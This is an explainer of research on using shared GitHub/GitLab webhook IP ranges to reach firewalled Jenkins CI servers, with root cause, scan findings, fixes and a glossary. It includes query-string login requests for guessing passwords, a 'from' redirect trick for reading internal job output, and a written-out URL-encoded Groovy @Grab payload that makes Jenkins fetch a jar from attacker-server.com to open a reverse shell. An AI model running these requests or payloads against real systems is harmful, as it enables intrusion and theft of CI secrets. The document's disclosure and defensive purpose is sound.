
The report notes that Jenkins can be configured to allow access to internal components without authentication, or to require authentication for them. Without authentication, the GitLab webhook service can reach any internal page, capture the response and show it. With authentication, a user can be brute-forced and the credentials used to reach any internal page.
Step 4: exploiting a vulnerable Jenkins
When no token or password can be obtained and no instance allows anonymous access, known Jenkins vulnerabilities remain. Jenkins is an ecosystem of plugins from different maintainers, and one vulnerable plugin can affect the whole system. Patching is often deprioritised because updates can affect stability and require downtime, and because the instance is assumed to be inside the perimeter. The report cites Orange Tsai's 2019 vulnerability, which executes code through a single unauthenticated request that makes Jenkins download a jar file from a remote location.
The researchers set up a malicious webhook against a vulnerable Jenkins behind a firewall to get a reverse shell. The payload is sent as a GET request and needs a server that:
- Receives a POST request with a redirection parameter and answers with a 302 redirect.
- Hosts the malicious jar file that Jenkins fetches.
- Listens for the traffic from the reverse shell.
A webhook is created in a GitLab project with the attacker's server as its URL, and the redirection parameter carries the payload:
http://attacker-server.com/redirect?redirect_url=http://jenkins.example-domain.com/securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile?value=%20@GrabConfig(disableChecksums=true)%0a%20@GrabResolver(name=%27cidersec%27,%20root=%27http://attacker-server.com/%27)%0a%20@Grab(group=%27cidersec%27,%20module=%27poc1%27,%20version=%271%27)%0a%20import%20cidersec;
- The webhook is triggered.
- The event reaches the attacker's server, which responds with a 302 redirect to the Jenkins instance along with the payload.
- The GitLab webhook follows the redirect with a GET request containing the payload, sent to Jenkins.
- Jenkins downloads the jar file from the attacker's server, which runs a reverse shell, allowing remote command execution.
Step 5: measuring exposure
The researchers scanned a small portion of the internet for Jenkins instances that are not reachable from the public internet but are reachable from the GitLab webhook service. They chose GitLab because it allows more flexibility, even though it is less common than GitHub. The process was:
- Use passive DNS services to find potential Jenkins subdomains, from a set of 900,000 records. Many were not valid records or had no Jenkins or other service behind them.
- Verify which addresses resolve and filter out inactive subdomains.
- Access all subdomains from a standard IP address over HTTP[S] and keep the ones that were not accessible.
- Send a request to each of the 800,000 remaining subdomains through the GitLab webhook service. The report notes it is safe to assume the vast majority were not Jenkins instances.
They found 115 Jenkins instances accessible through the GitLab webhook service. No action was attempted against them, but all the techniques above are potentially valid for them. The researchers assume at least hundreds more could be found through GitLab and many more through more popular vendors, and that other self-hosted CI vendors and other systems reachable from these webhook services, such as artifact registries, could be abused in the same way.
Root cause
The firewall rule trusts the source IP range of the SCM webhook service, which is shared by every tenant, and applies it to the whole CI host rather than to the specific endpoints that consume webhooks. Any SCM user can therefore direct requests into the internal CI. The design of webhooks (POST only, fixed body) is not a real barrier: Jenkins accepts login fields as query parameters, and GitLab follows 302 redirects with GET requests that carry cookies from the first response. The from parameter then turns a login into an arbitrary authenticated GET. The existing mitigations, binding pipelines to a repository and organisation or verifying a webhook secret, only protect pipeline triggering and do nothing for the other endpoints.
Impact
An attacker on the internet can reach internal CI endpoints that are only exposed to SCM webhook ranges. Depending on configuration, they can brute-force Jenkins credentials, log in, read the main page, pipelines and job console output, and, on instances that grant admin privileges to unauthenticated users, reach configuration and credentials sections. Against a vulnerable Jenkins they can execute code and obtain a reverse shell. The report hedges the scale: 115 instances were found in the scan, and the wider numbers are an assumption.
Fix
A hermetic option is to deny inbound traffic from the SCM webhook IP range and stop receiving webhooks directly, replacing them with periodic polling by the CI or a proxy between the SCM and the CI, though both can be expensive and may not meet engineering needs. If webhooks are kept:
- Allow inbound traffic only to the CI, not to other internal services, and if possible only to specific CI endpoints.
- Implement a secure authentication mechanism in the CI, such as integration with the organisation's SSO.
- Update the CI system and its plugins to the latest version.
- Disable anonymous access in the CI.
- Enable an audit log and send relevant logs to a SIEM or other aggregation solution to identify malicious actions.
Variants to test
- Query-parameter login on other CI products. Send a webhook to the login endpoint with credentials as query parameters. A positive result is a redirect to the main page and a session cookie in the webhook event log.
- Redirect-following SCMs. Point a webhook at a server you control that answers 302 to an internal URL. A positive result is the internal page content appearing in the webhook event log, with cookies from the first response.
- Redirection parameters on other login pages. Replace the target with a
from-style parameter pointing at a sensitive page. A positive result is that page's content returned through the webhook. - Other systems behind the same IP ranges. Try artifact registries and other self-hosted services reachable from the webhook service. A positive result is any response that differs from the public-internet result.
- Known CI vulnerabilities through the relay. Use a webhook plus a redirect to deliver a GET payload to a vulnerable instance. A positive result is the instance fetching your jar and a reverse shell connecting back.
Note on Jenkins versions
In Jenkins 2.266 the Acegi security library used for authentication was replaced by Spring Security. Spring indicates successful login attempts when credentials are sent as query parameters in a POST request, but it does not return the session cookie. According to Jenkins statistics cited in the report, around 30% of all instances use versions prior to 2.266.
What happened, in plain words
Imagine a company has a private office building. The front door is locked, and the only people allowed in are couriers from a delivery company. The company tells its security guard: "anyone wearing the delivery company's uniform can come in." That sounds sensible until you realise the delivery company has thousands of customers, and anyone can become a customer. So anyone can put on the uniform, walk past the guard, and wander around the building.
That is the shape of the problem described here. Companies run a private CI system (a machine that builds and tests their software) that is not reachable from the ordinary internet. The only way in is through webhooks sent by a cloud source-control service such as GitHub or GitLab. To make that work, the company's firewall lets in traffic from the source-control provider's published IP addresses. But those addresses are shared by every customer of that provider, so anyone with an account can send traffic from them, and that traffic can be aimed at parts of the CI system that were never meant to be public.
The researchers show how, using a webhook they control, they could guess Jenkins passwords, log in, read internal pages, and, with an attacker-controlled server, run code on a vulnerable Jenkins instance. They then scanned the internet and found 115 Jenkins instances reachable this way.
The setup: two systems and a firewall
Before the attack makes sense, you need three ideas.
Source control management (SCM). This is the service where a team stores its code and its history, for example GitHub or GitLab. It is hosted by a company on the internet ("SaaS", software as a service), so the team does not run it themselves.
CI (continuous integration) system. This is a machine that automatically builds, tests and deploys software whenever the code changes. Jenkins and TeamCity are common examples. Many organisations run their CI themselves, inside their own network, and deliberately keep it off the public internet because it holds secrets and can push code to production.
Webhook. A webhook is a way for one service to notify another when something happens. You give the SCM a URL, and when an event occurs (say, someone pushes code), the SCM sends an HTTP request to that URL. Think of it as a doorbell: you wire a button to a bell, and pressing the button rings the bell in another room. The SCM is the button, the CI is the bell.
For the doorbell to work, the CI must accept requests from the SCM. Since the CI is behind a firewall (a filter that blocks traffic from outside), the organisation opens a hole for the SCM's IP addresses. An IP address is the numeric address of a computer on a network, a bit like a postal address. The SCM vendors publish the ranges of addresses their webhook requests come from, so customers can allow exactly those.
Here is the catch the report builds on: those address ranges are shared. Every organisation using GitHub or GitLab sends webhooks from the same pool of addresses. The firewall cannot tell one customer's webhook from another's. It only sees the address.
Why webhooks look safe, and why they are not
The obvious attack with webhooks is to trigger someone else's build pipeline. A pipeline is the sequence of steps the CI runs: fetch code, compile, test, deploy. If an outsider can trigger it, they might get code of their own executed. Organisations defend against this in two common ways: they tie a pipeline to a specific repository and organisation, so a webhook from a stranger's project is ignored, or they attach a secret to the webhook and check it when the pipeline runs.
But the firewall rule does not say "webhooks may only reach the pipeline trigger." It says "traffic from these addresses may reach the CI." The CI has many other pages: lists of users, lists of pipelines, the console output of past jobs, and on badly configured instances, settings pages holding configuration and credentials.
In Jenkins, reading a page is normally a GET request, and changing something is a POST request. These are two of the standard "verbs" of HTTP, the language browsers and servers speak. GET means "give me this page"; POST means "here is some data, do something with it." A webhook, however, is always a POST carrying a fixed JSON body. JSON is a text format for structured data, looking like {"key": "value"}.
That leaves three problems:
- Webhooks only send POST, so the attacker cannot issue a GET to read a page.
- The body of the POST is the webhook's JSON, which the attacker cannot rewrite.
- Jenkins, by default, requires a CSRF token on POST requests. A CSRF token is a random value the server hands out with a form and expects back when the form is submitted, to prove the request came from a real page and not from a malicious site. The attacker has no such token.
Step 1: using the login page
The researchers looked for a POST endpoint that does not need a CSRF token. The login page is exactly that: you have to be able to log in before you have a session, so the server cannot demand a token you could only get after logging in.
A normal Jenkins login looks like this:
POST /j_acegi_security_check HTTP/1.1
Host: jenkins.example-domain.com
[...]

j_username=admin&j_password=mypass123&from=%2F&Submit=Sign+in
Line by line:
POST /j_acegi_security_check HTTP/1.1says "I am sending data to the login handler, using version 1.1 of HTTP." The path/j_acegi_security_checkis the address of the login handler inside Jenkins.Host: jenkins.example-domain.comnames the server being contacted. A domain name is the human-readable name of a server, like a street name for its IP address.[...]stands for other headers the browser would send, which the report leaves out.- The blank line separates headers from body.
j_username=admin&j_password=mypass123&from=%2F&Submit=Sign+inis the body: the username, the password, afromvalue (here%2F, which is the encoded form of/, the main page) and a submit marker. The&separates fields.
The useful discovery is that Jenkins also accepts those same fields in the URL itself, after a question mark. Everything after ? is called the query string, and it is part of the address the attacker controls when creating a webhook:
POST /j_acegi_security_check?j_username=admin&j_password=mypass123&from=%2F&Submit=Sign+in HTTP/1.1
Host: jenkins.example-domain.com
[...]

[webhook json in body of request]
Line by line:
- The path now carries the credentials in the query string, so the server reads them from the URL.
- The body is left as
[webhook json in body of request], the fixed JSON the SCM sends. It does not matter, because the server is looking at the URL.
This solves the body problem. The attacker sets the webhook's target URL to the Jenkins login URL, with a password of their choosing, and the SCM delivers it from an address the firewall trusts. To try many passwords, they automate it: a small program calls the SCM's API (an API is a way for programs to talk to a service, the same way a website is a way for people to talk to it) to change the password in the webhook URL, fire the webhook, and read what came back.
http://jenkins.example-domain.com/j_acegi_security_check?j_username=admin&j_password=therealpassword&from=%2F&Submit=Sign+in
This is the webhook URL itself. http:// means plain, unencrypted HTTP. The host is the Jenkins server. The path is the login handler. The query string carries the guessed username and password. Each guess is one webhook.
Every SCM shows a log of the webhook requests it sent and the responses it received. That log is the attacker's window into the internal CI, because the CI's reply is recorded there. If the password is wrong, Jenkins redirects to the login error page.
If the password is right, Jenkins redirects to the main page and sets a session cookie. A cookie is a small piece of data a server asks the browser to keep and send back on every later request, so the server can remember who you are. A session cookie is the one that says "this is a logged-in user."
So passwords can be guessed and a session cookie obtained. But there is a limit. Each webhook is a single request with no memory, and the attacker cannot add the cookie to the next request, because they do not control the headers (the metadata lines at the top of a request). The report also mentions a Jenkins access token, a long secret string that can be placed in a URL and used to send POST requests without a CSRF token, but treats it as less practical: you would need to find both a CI reachable only from SCM addresses and a valid token for it.
Step 2: GitLab follows redirects
The same request is then sent through GitLab instead of GitHub, again with the credentials in the query string.
This time the response is 200. HTTP status codes are three-digit numbers: 200 means "OK, here is the content," and 302 means "the thing you asked for is elsewhere, go there instead" (a redirect). The credentials are guessed the same way, but now the content of Jenkins's reply is passed back into the GitLab interface, giving the full Jenkins main page.
The reason is a difference in behaviour. When a GitLab webhook receives a 302 redirect, GitLab follows it automatically, and it follows redirects with GET requests. That is the missing piece: the attacker can now make GitLab send a GET to the internal CI. And the follow-up request carries the cookies set by the first response, so the attacker is effectively logged in.
At this point the attacker can guess users and passwords, log in with valid ones, and read the internal Jenkins main page.
Step 3: the from parameter as a way to fetch any page
Jenkins login accepts a redirection parameter called from, normally used to send a user to the page they wanted after logging in. The attacker can point it at any internal Jenkins page. The webhook URL becomes:
http://jenkins.example-domain.com/j_acegi_security_check?j_username=admin&j_password=secretpass123&from=/job/prod_pipeline/1/consoleText&Submit=Sign+in
Line by line:
- The host and login path are the same as before.
j_username=adminandj_password=secretpass123are the credentials being tried.from=/job/prod_pipeline/1/consoleTexttells Jenkins where to send the user after a successful login: the console output of job number 1 of the pipeline calledprod_pipeline. Console output is the text a build prints while it runs, and it often contains sensitive details.Submit=Sign+inis the submit marker.
What happens next:
- A POST request is sent to Jenkins and authentication succeeds.
- Jenkins answers with a 302 redirect, a session cookie, and a redirection to the job console output page.
- The GitLab webhook service follows the redirect with a GET request to the console output page, with the session cookie added:
http://jenkins.example-domain.com/job/prod_pipeline/1/consoleText
This is the page the redirect points to. job/prod_pipeline/1/consoleText is the console output of that specific build.
- The job console output is returned and shown in the attacker's GitLab webhook event log.
The report notes that Jenkins can be configured to allow access to internal pages without authentication, or to require it. Without authentication, the GitLab webhook service can reach any internal page, capture the response and show it. With authentication, a user can be guessed and the credentials used to reach any internal page.
Step 4: exploiting a vulnerable Jenkins
Sometimes no token or password can be obtained, and no instance allows anonymous access. Known Jenkins vulnerabilities remain. Jenkins is built from plugins, small add-ons written by many different maintainers, and one vulnerable plugin can affect the whole system. Patching is often pushed down the to-do list because updates can affect stability and require downtime, and because the instance is assumed to be safely inside the network.
The report cites Orange Tsai's 2019 vulnerability, which executes code through a single unauthenticated request that makes Jenkins download a jar file from a remote location. A jar file is a packaged Java program; if Jenkins downloads and runs one from an attacker, the attacker's code runs on the server.
The researchers set up a malicious webhook against a vulnerable Jenkins behind a firewall to get a reverse shell. A reverse shell is a connection from the victim machine back to the attacker, giving the attacker a command line on that machine. The payload is sent as a GET request and needs a server the attacker controls that:
- Receives a POST request with a redirection parameter and answers with a 302 redirect.
- Hosts the malicious jar file that Jenkins fetches.
- Listens for the traffic from the reverse shell.
A webhook is created in a GitLab project with the attacker's server as its URL, and the redirection parameter carries the payload:
http://attacker-server.com/redirect?redirect_url=http://jenkins.example-domain.com/securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile?value=%20@GrabConfig(disableChecksums=true)%0a%20@GrabResolver(name=%27cidersec%27,%20root=%27http://attacker-server.com/%27)%0a%20@Grab(group=%27cidersec%27,%20module=%27poc1%27,%20version=%271%27)%0a%20import%20cidersec;
Line by line:
http://attacker-server.com/redirectis the attacker's own server, which will answer with a redirect.?redirect_url=is the parameter telling that server where to redirect to.http://jenkins.example-domain.com/securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompileis the vulnerable Jenkins endpoint that compiles a script.?value=starts the script content. The rest is URL-encoded:%20is a space,%0ais a newline,%27is a single quote. Decoded, it is a short script that tells Jenkins to fetch a package fromattacker-server.comand import it, which is how the malicious jar gets loaded.
What happens next:
- The webhook is triggered.
- The event reaches the attacker's server, which responds with a 302 redirect to the Jenkins instance along with the payload.
- The GitLab webhook follows the redirect with a GET request containing the payload, sent to Jenkins.
- Jenkins downloads the jar file from the attacker's server, which runs a reverse shell, allowing remote command execution.
Step 5: measuring how many are exposed
The researchers scanned a small portion of the internet for Jenkins instances that are not reachable from the public internet but are reachable from the GitLab webhook service. They chose GitLab because it allows more flexibility, even though it is less common than GitHub. The process was:
- Use passive DNS services to find potential Jenkins subdomains, from a set of 900,000 records. DNS is the system that turns a domain name into an IP address, like a phone book; passive DNS is a collected history of those lookups. Many records were not valid or had no Jenkins or other service behind them.
- Verify which addresses resolve and filter out inactive subdomains.
- Access all subdomains from a standard IP address over HTTP[S] and keep the ones that were not accessible. HTTP[S] means HTTP or its encrypted version, HTTPS.
- Send a request to each of the 800,000 remaining subdomains through the GitLab webhook service. The report notes it is safe to assume the vast majority were not Jenkins instances.
They found 115 Jenkins instances accessible through the GitLab webhook service. No action was attempted against them, but all the techniques above are potentially valid for them. The researchers assume at least hundreds more could be found through GitLab and many more through more popular vendors, and that other self-hosted CI vendors and other systems reachable from these webhook services, such as artifact registries (servers that store built packages), could be abused in the same way.
Why it works
The firewall rule trusts the source address range of the SCM webhook service, which every customer shares, and applies it to the whole CI host rather than to the specific endpoints that consume webhooks. Any SCM user can therefore direct requests into the internal CI. The design of webhooks (POST only, fixed body) is not a real barrier: Jenkins accepts login fields as query parameters, and GitLab follows 302 redirects with GET requests that carry cookies from the first response. The from parameter then turns a login into an arbitrary authenticated GET. The existing mitigations, binding pipelines to a repository and organisation or verifying a webhook secret, only protect pipeline triggering and do nothing for the other endpoints.
What an attacker can do
An attacker on the internet can reach internal CI endpoints that are only exposed to SCM webhook ranges. Depending on configuration, they can guess Jenkins credentials, log in, read the main page, pipelines and job console output, and, on instances that grant admin privileges to unauthenticated users, reach configuration and credentials sections. Against a vulnerable Jenkins they can execute code and obtain a reverse shell. The scale is hedged: 115 instances were found in the scan, and the wider numbers are an assumption.
How to protect yourself
A hermetic option is to deny inbound traffic from the SCM webhook IP range and stop receiving webhooks directly, replacing them with periodic polling by the CI or a proxy between the SCM and the CI, though both can be expensive and may not meet engineering needs. If webhooks are kept:
- Allow inbound traffic only to the CI, not to other internal services, and if possible only to specific CI endpoints.
- Implement a secure authentication mechanism in the CI, such as integration with the organisation's SSO (single sign-on, one login for many systems).
- Update the CI system and its plugins to the latest version.
- Disable anonymous access in the CI.
- Enable an audit log and send relevant logs to a SIEM (security information and event management, a system that collects and analyses logs) or other aggregation solution to identify malicious actions.
Things to try if you test this yourself
- Query-parameter login on other CI products. Send a webhook to the login endpoint with credentials as query parameters. A positive result is a redirect to the main page and a session cookie in the webhook event log.
- Redirect-following SCMs. Point a webhook at a server you control that answers 302 to an internal URL. A positive result is the internal page content appearing in the webhook event log, with cookies from the first response.
- Redirection parameters on other login pages. Replace the target with a
from-style parameter pointing at a sensitive page. A positive result is that page's content returned through the webhook. - Other systems behind the same IP ranges. Try artifact registries and other self-hosted services reachable from the webhook service. A positive result is any response that differs from the public-internet result.
- Known CI vulnerabilities through the relay. Use a webhook plus a redirect to deliver a GET payload to a vulnerable instance. A positive result is the instance fetching your jar and a reverse shell connecting back.
A note on Jenkins versions
In Jenkins 2.266 the Acegi security library used for authentication was replaced by Spring Security. Spring indicates successful login attempts when credentials are sent as query parameters in a POST request, but it does not return the session cookie. According to Jenkins statistics cited in the report, around 30% of all instances use versions prior to 2.266.
Glossary
- API: a way for programs to talk to a service, the same way a website is a way for people to talk to it.
- Artifact registry: a server that stores built software packages.
- Audit log: a record of actions taken on a system, used to spot suspicious behaviour.
- CI (continuous integration): a system that automatically builds, tests and deploys software when code changes.
- Cookie: a small piece of data a server asks a browser to keep and send back on later requests, so the server can remember who you are.
- CSRF token: a random value a server hands out with a form and expects back on submission, to prove the request came from a real page.
- DNS: the system that turns a domain name into an IP address, like a phone book.
- Domain name: the human-readable name of a server, like a street name for its IP address.
- Firewall: a filter that blocks or allows network traffic.
- GET: an HTTP request that asks for a page or data.
- Header: a metadata line at the top of an HTTP request or response.
- HTTP / HTTPS: the language browsers and servers speak; HTTPS is the encrypted version.
- IP address: the numeric address of a computer on a network.
- Jar file: a packaged Java program.
- Jenkins: a popular self-hosted CI system.
- JSON: a text format for structured data, looking like
{"key": "value"}. - Passive DNS: a collected history of DNS lookups.
- Pipeline: the sequence of steps a CI runs: fetch code, compile, test, deploy.
- Plugin: a small add-on that extends a system such as Jenkins.
- POST: an HTTP request that sends data to the server to do something with it.
- Query string: the part of a URL after the
?, carrying parameters. - Redirect (302): a server response meaning "the thing you asked for is elsewhere, go there instead."
- Reverse shell: a connection from the victim machine back to the attacker, giving the attacker a command line on that machine.
- SaaS: software as a service, software hosted by a company on the internet rather than run by the customer.
- SCM (source control management): the service where a team stores its code and its history, such as GitHub or GitLab.
- Session cookie: the cookie that says "this is a logged-in user."
- SIEM: a system that collects and analyses logs to detect security events.
- SSO (single sign-on): one login that gives access to many systems.
- Status code: a three-digit number in an HTTP response; 200 means OK, 302 means redirect.
- Subdomain: a name under a main domain, such as
ci.example.comunderexample.com. - Token: a long secret string used to prove identity or authorise an action.
- Webhook: a way for one service to notify another by sending an HTTP request to a URL when an event happens.



